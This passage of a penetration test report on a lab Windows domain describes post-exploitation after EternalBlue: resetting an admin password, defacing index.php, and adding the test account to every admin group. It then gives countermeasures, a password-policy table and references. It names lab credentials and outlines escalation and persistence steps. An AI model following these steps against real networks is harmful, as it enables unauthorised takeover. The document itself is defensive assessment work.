The tester gained access to said root level shell and, in order to be able to return to the system without having to run the exploit multiple times, changed the standard admin account's password to password123, this was in compliance with the password policy that was enumerated earlier. It is of course worth bearing in mind that from this screen the tester could have theoretically changed the password of any user on the system, as they had access to what appeared to be every available username.

After performing this exploit this meant that the tester had access to administrator accounts on both servers, admin/password123 on Server1 and C.Mendoza/Chinook on Server2.





Figure 24, tester as admin on both servers

Upon gaining administrator level access to both servers, the tester decided to prove their access by changing the contents of the server1/index.php page to the message below.




You've been compromised

Contact your local sysadmin or just the closest guy to you who looks like he knows whats going on for help

Figure 25, the tester altered the index.php file as evidence they had accessed the admin account

The tester, at this point, had successfully penetrated to the highest level of access possible on the domain, and as a result could change any aspect of the entire network to suit their needs. However, a requirement the organisation clearly needed was for persistent access to the network to be available to the account that the tester was given, and as a result they set about doing this.



Name	Type
Brent Mason	User
Carrie Grant	User
Carroll Morris	User
Charles Craw...	User
Darrin Gonzalez	User
Herbert Gilbert	User
Jerome Wade	User
Johnnie Ballard	User
Kristin Vaughn	User
Marty Mills	User
Matthew Cas...	User
Nicole Hogan	User
Roman Beck	User
Simon Fleming	User
Test	User

Member of:

Name	Active Directory Domain Services Folder
Administrators	uadcwnet.com/Builtin
DnsAdmins	uadcwnet.com/Users
Domain Admins	uadcwnet.com/Users
Domain Users	uadcwnet.com/Users
Enterprise Admins	uadcwnet.com/Users
Information Tech...	uadcwnet.com/Users
Schema Admins	uadcwnet.com/Users


Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

Figure 26, giving the pen test account as many Admin rights as possible

Firstly, from the Server1 Admin account, the tester navigated to the Active Directory Users and Computers program, where they found the test account that they had been given at the beginning of the test. At this point they simply gave all roles that contained the word “admin” to the test account.


The tester then returned to their client device and started checking that they had administrator access, firstly by running PowerShell as admin, and then going through as many folders and programs as they could that were previously admin protected.



```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\test.UADCWNET.000> whoami
uadcwnet\test
PS C:\Users\test.UADCWNET.000> _
```

Figure 27, PowerShell running in administrator under the test account

Finally, and most importantly, the tester attempted to sign into a server machine using their newly minted admin account and found that they could access the system as fully as any other administrator. The tester had gained full unrestricted root access to the organisation's network, and as such, the penetration test was complete.



Get an overview of the status of this server, perform top management tasks, and add or remove server roles and features.

Full Computer Name: SERVER2.uadcwnet.com
uadcwnet.com
192.168.0.2, IPv6 enabled
Disabled
Enabled
Not activated
at logon
Domain: Off
Not configured
Never
Never
ion On for Administrators
On for Users

Figure 28, the pen test account logged on to server 2 as an administrator

3 DISCUSSION

3.1 GENERAL DISCUSSION

In the span of a matter of hours, the tester was able to go from a position of standard access within the system to a position of possible full and exclusive root level administrator access across both servers and the client device in the provided network. Through the standard penetration test process, the tester was able to identify a path of least resistance that a possible malicious actor could have used to gain the same level of access as they did, and as such completed the penetration test. What follows is a general discussion of the findings and the tester's recommendations with regards to better securing this network.

Before this section continues, however, it must be acknowledged that the tester being placed in an internal position within the system was a significant benefit to them, as an entire step of the standard pen testing methodology (footprinting) was irrelevant. An external individual or group may have had more difficulty getting into any part of the network then the tester did, and a s a result there may be a significant blind spot with regards to security. The tester's first recommendation, in this case, is to have another test conducted where the tester is not given any access to the network before the test is started.

With regards to the initial stage of the test, the scanning stage, a standard nmap scan ran against the servers was able to give the tester a rough idea of what each server was being used for. Server 1 had the smtp and pop3 ports open, which tells the tester that this is probably a mail server, for example. Additionally, a full nmap -A scan of both devices revealed the OS versions, device and domain names, and precisely what programmes were running at the network level on each device. This information should not be publicly available.

The subsequent stage, vulnerability scanning, contains what the tester believes to be the most critical flaws in the company network, this being exploitable vulnerabilities. The presence of vulnerability (in this case EternalBlue) was the most critical factor in the testers ability to access and control the network in the way that they did. Nessus, in total across both networks, identified 208 vulnerabilities, the ideal number is, of course, zero. Discussion of methods of resolving this issue will be in the next section.

Next, Enumeration. This stage clearly provided the tester with a *significant* amount of information about the server, including information about the web server's directories, known domain usernames and devices, and, most crucially of all, password policy. However as mentioned previously this was only from an already privileged position of internal access. If the client's threat model is an external actor, this may be to their benefit as getting to this stage and, indeed, through this stage would be significantly more difficult for said external individual, however this is obviously dependent on how determined the actor is.

Additionally, the directory enumeration, alongside some rudimentary investigation, provided the ability for the tester to be able to edit content on the server's index page to be whatever they wished it to be, and create an account with exclusive access to editing the content of the page, due to the initial credentials being available in plain text on another web page. The restriction of this ability to trusted users only would fix this issue.

Moving along to password cracking. In this penetration test, the tester had decided not to brute force any user's passwords due to the possibility of time and computer capability constraints, preferring instead to use this method as a sort of last resort if cracking didn't work. From information gathered by the password policy enumeration tool and in the exploit stage, however, the tester has determined that the passwords were sufficiently weak enough, for the most part, that brute forcing some logins would not have been a particularly intensive exercise if they had attempted it, due to the weakness of the passwords they did find.

The tester made use of the EternalBlue vulnerability to get into Server2 and dump several hashes, one of which being one for an administrator password. The six passwords the tester find happened to be ones that showed up in the RockYou data breach, a list of over 14.3 million unique passwords for which the hashes are already known. The simplicity of passwords used by standard and administrator users is something that needs to be addressed, and as such measures to improve the quality of passwords will be in the next section, also.

Finally, the presence of the EternalBlue vulnerability on both servers, whilst it was ultimately fatal to their security, were not the only way a hacker could have entered the system. With a bit of hard work, the tester could have employed any one of nine known system vulnerabilities with exploits available. Further information on this can be found in both following sections and in the Nessus section of Appendix B, where more screenshots of the output are available with specific attention to all vulnerabilities Nessus has found. The tester heavily recommends the client researches as many vulnerabilities as they can.

3.2 COUNTERMEASURES

After going over some observations the tester has made in the earlier part of this section, for the most part the question still remains, “so how can the organisation prevent this kind of thing from happening ‘in the real world’, so to speak?” The answer to this is multi-parted and relatively straightforward with regards to the issues found in this penetration test.

Firstly, it is possible to protect against the initial nmap scan conducted in the scanning phase of the test, as much is made very clear in the nmap network scanning book by author of nmap Gordon Lyon. The recommendations made in this book are as follows: firstly, “Scan Proactively, Then Close or Block Ports and Fix Vulnerabilities”, as well as “Block and Slow Nmap with Firewalls” (Lyon, 2009). These two pieces of advice that Lyon uses as subheadings are a fantastic condensation of the advice that will be given in this section.

Proactive scanning, in this case, means for the organisation to regularly scan their own network, perhaps by using a task scheduler running on an external device, for unused open ports and vulnerabilities. In many ways, doing this serves a similar purpose to a sort of mini pen test, finding and fixing vulnerabilities and other issues before they become a problem. This should become regular, though, as opposed to a one-time analysis, which is why the tester recommends making use of Task Scheduler (or Crontab on Unix) to automate this and report anomalies to an administrator.

Next, the importance of the implementation of a firewall cannot be understated. The implementation of a deny-by-default firewall has several *extremely* significant benefits to the overall security of the client’s network. The core tenet of cybersecurity defence is to assume that any input given (to a form on a website just as much as to a network) is malicious, and to take active steps to prove that whatever is trying to access the network *isn’t*. From a high-level, human perspective, as Lyon says:

> *It is much easier to overlook blocking something malicious than to accidentally explicitly allow the same. Additionally, failing to block bad traffic may not be noticed until it is exploited by an attacker, while failing to allow legitimate traffic is usually quickly discovered by the affected users. And they will keep reminding you until it is fixed.*

This is not to say however that there aren't more technical reasons as to why this is of great benefit to the network. When nmap comes across a closed port, the target device reacts by sending a TCP RST packet which the program uses to know to move on to the next port in the scan. Behind a firewall, however, this does not happen. What happens instead is that the nmap program waits for a timeout timer to indicate the port is closed as a sort of failsafe, the difference in times between these two events is relatively small on an individual ports scale, however once it is scaled up it could be the difference between an nmap scan taking 5 minutes and 5 hours depending on the scale of the tool deployment.

Next we move on to vulnerabilities, and the advice in this instance is incredibly simple: patch all software on your device (with specific urgency towards Windows and PHP) to the latest version available that your systems will allow. Most, if not all exploitable vulnerabilities on the organisation's devices that the tester had found (including the one the tester used to access the network) have been patched in later versions of the software that the organisation is running. This should be done immediately and as frequently as possible.

Of the 208 vulnerabilities discovered on the target device, 9 were found to have known exploits, all nine of these were vulnerabilities in the Microsoft Windows Server operating system that both servers were running, and all nine have since been patched. The EternalBlue vulnerability was patched in 2017 and is also one of the most widely available exploits available, being included in the Metasploit framework which any person on earth with access to a computer and an internet connection can access.

It is also recommended that the PHP version running on both servers are patched as a matter of urgency, 72/208, or 34.6% of vulnerabilities found on the server that could theoretically lead to remote code execution were related to the version of PHP that the servers were running. The recommendation specifically in this instance is to patch to any version including or later than PHP 7.3.11, at which point all the known vulnerabilities had been patched.

Finally, a conversation must be had around the extremely relaxed password policy discovered on the network, which has allowed for the tester to crack a number of users' passwords in a matter of seconds and could theoretically allow them to brute force the remaining passwords with relative ease. The Polenum tool has outlined precisely the areas in which the organisation must improve to secure their network, and as a result, the tester has laid out a table containing current policy, how they can improve this policy, and a justification as to why this area must be improved.

Current Policy	**Suggested Policy**	**Justification for change**
Maximum password age: 136 days 23 hours 58 minutes	Maximum password age: 30 days	This describes how long a password can be used for before it must change, limiting this to a shorter period of time means in the event of a breach the hacker would not be able to reuse passwords, additionally, it encourages diversity of password content as under current policy users cannot reuse any of the last 24 passwords
Locked Account Duration: 30 minutes	Locked Account Duration: None	This describes how long an account can be locked until it automatically unlocks, setting this to 0 means that once it's locked, it must be unlocked by an administrator. The benefit this has is that if a password is being brute forced and the account lockout threshold is enabled, after a certain number of attempts this account is unusable to an attacker, keeping it at 30 minutes means the attacker can lock the account and wait 30 minutes to simply try again

Account Lockout Threshold: None	Account Lockout Threshold: 3+	If this is set to none, a user can simply keep trying to enter a password until they get the right one, which allows for brute force attacks to occur. Setting this to 1 could mean that one failed attempt locks the account, this, whilst greatly benefitting security, vastly decreases network usability as if a suer enters a password wrong once their account is locked. The recommendation here is a sensible number above three, to allow for people who have forgotten/mistyped their password numerous times.
Forced Log off Time: Not Set	Forced Log off Time: [time the user clocks off]	Having a user be able to log in at any time they wish can also result in a hacker being able to log in whenever they wish, restricting user login time to their work hours means the account is only active (theoretically) when the user is active in work and, as such, the hacker cannot get in.
Password Complexity Requirements: N/A	Password Complexity requirements: at least one uppercase character, one lowercase, one numeric, and ideally one non alphabet (!, %, £, $, &, etc.)	Many brute forcing attacks make use of dictionaries of common words or phrases which are case-sensitive, adding random upper- and lower-case characters alongside alphanumeric and “special” characters theoretically makes this step significantly harder for obvious reasons.

3.3 FUTURE WORK

A significant amount of further work could have been conducted against the network if the tester had been given more time and resources. To this end, this section is dedicated to an explanation of what any future work may entail if it were to be conducted.

Firstly, with regards to resources, the tools that the tester were provided, whilst more than adequate in this situation, were tools that were made available for free (for the most part) on the Kali Linux distribution that the tester had access to. As you can imagine in the vast majority of cases this was all that was needed, however in some cases (in particular Nessus and Metasploit), there are paid tools that do the same thing but in a different and often improved manner.

Nessus's paid version, Nessus Pro, provides significant improvement on Nessus Essentials, the version the tester had access to. These improvements include, but are not limited to:

- Automatically generated full network reports which could have been handed to a network administrator and which would go into significantly more detail than the tester could have done in this document in the given time
- A live and rolling result feature, which the tester could have kept running to account for any changes in the network mid test (this can also be used by the organisation as a countermeasure tool similar to the task scheduled nmap scan mentioned earlier)
- An increased number of possible vulnerabilities with access to the full Nessus database as opposed to a restricted version

Additionally, Metasploit, whilst satisfactory for this use case, is not the best penetration test software that can be acquired. Core Impact has the largest number of exploits available, and an automatic pivoting functionality that exploits vulnerability chains across systems to gain access to the system through as many vulnerability channels as possible. Metasploit, by virtue of being a human operated tool, is like a spear or a fishing rod, able to exploit one vulnerability at a time with relative success but limited benefit to the tester. Core Impact, however, is more like a fishing net, able to be cast as wide as possible for as great a benefit as possible.

Connected with this is the number of exploits available on the system. As previously mentioned, Nessus discovered something around 200 vulnerabilities, of which nine were exploitable, four of these were in Metasploit, and three in the CORE framework, however it should be noted that only 1/4 found in Metasploit were critical vulnerabilities, whereas 2/3 in the CORE framework were, and making use of CORE Impact would have meant that all three could have been exploited in the given timeframe.

Finally, the tester could have made use of alternate avenues of hacking altogether, mainly, of course, the dreaded DoS (Denial of Service) attack, wherein a hacker floods a target with a giant amount of artificial traffic for the purpose of knocking the target offline. This form of attack is common amongst attackers who don't tend to do permanent harm against a target but prefer to momentarily disadvantage them, possibly as a cover for another attack or possibly just to cause inconvenience. This form of attack is relatively easy to protect against as well as being relatively easy to conduct, as a result the organisation may wish to investigate the possibility of having one conducted against themselves in order to know how to protect themselves against it better.

Another possible method of entry may have been through a phishing attack against one of or multiple employees in the organisation. A specially crafted email could have been sent to any number of email addresses internally (that could have been gathered in the footprinting stage) that encourages said user(s) to hand over information using deceit. An example of this could be a fake email from the IT department asking for their password to do some basic tests or to reset it after some "suspicious activity was logged on their account", for example. As always, further research into this topic is recommended.

3.4 CONCLUSION

In conclusion, a penetration test against a target was successfully carried out by the tester, with several security issues highlighted and several methods of fixing these issues proposed. If this test was not carried out it is highly probable that a malicious actor could have used the same method the tester did to gain access to the network and do what may have been irreparable damage to said network.

This network is **not secure** and all of the recommendations in this paper should be taken on board in order for the network to become secure for the benefit of the organisation and any clients they may have.

4 REFERENCES

Avedon, M. H., Hall, J. & BetaFred, 2017. *Microsoft Security Bulletin MS17-010 - Critical.*
[Online]
Available at: https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010#vulnerability-information
[Accessed 17 January 2021].

Edgescan, 2020. *2020 VULNERABILITY STATISTICS REPORT.* [Online]
Available at:
https://cdn2.hubspot.net/hubfs/4118561/BCC030%20Vulnerability%20Stats%20Report%20(2020)_WEB.pdf
[Accessed 19 January 2021].

Fruhlinger, J., 2020. *Top cybersecurity facts, figures and statistics for 2020.* [Online]
Available at: https://www.csoonline.com/article/3153707/top-cybersecurity-facts-figures-and-statistics.html
[Accessed 19 January 2021].

Lyon, G. F., 2009. Chapter 11. Defenses Against Nmap. In: *Nmap Network Scanning.* Sunnyvale(California): Insecure.Com LLC, pp. 295-306.

Microsoft, 2017. *MS17-010: Security update for Windows SMB Server: March 14, 2017.* [Online]
Available at: https://support.microsoft.com/en-gb/help/4013389/title
[Accessed 17 January 2021].

NCSC, 2017. *Penetration Testing - Advice on how to get the most from penetration testing.*
[Online]
Available at: https://www.ncsc.gov.uk/guidance/penetration-testing
[Accessed 2 December 2020].

nmap, n.d. *Nmap: the Network Mapper - Free Security Scanner.* [Online]
Available at: https://nmap.org/
[Accessed 12 January 2021].

Positive Technologies, 2020. *84 percent of companies have high-risk vulnerabilities on the network perimeter.* [Online]
Available at: https://www.ptsecurity.com/ww-en/about/news/positive-technologies-84-percent-of-companies-have-high-risk-vulnerabilities-on-the-network-perimeter/
[Accessed 19 January 2021].


Rouse, M., 2007. *Definition: footprinting.* [Online]
Available at: https://searchsecurity.techtarget.com/definition/footprinting
[Accessed 10 December 2020].

Sutton, E., n.d. *Footprinting: What is it and How Do You Erase Them.* [Online]
Available at: https://www.infosecwriters.com/text_resources/pdf/Footprinting.pdf
[Accessed 12 December 2020].

5 Appendices


5.1 Appendix A – Images

5.1.1 nmap



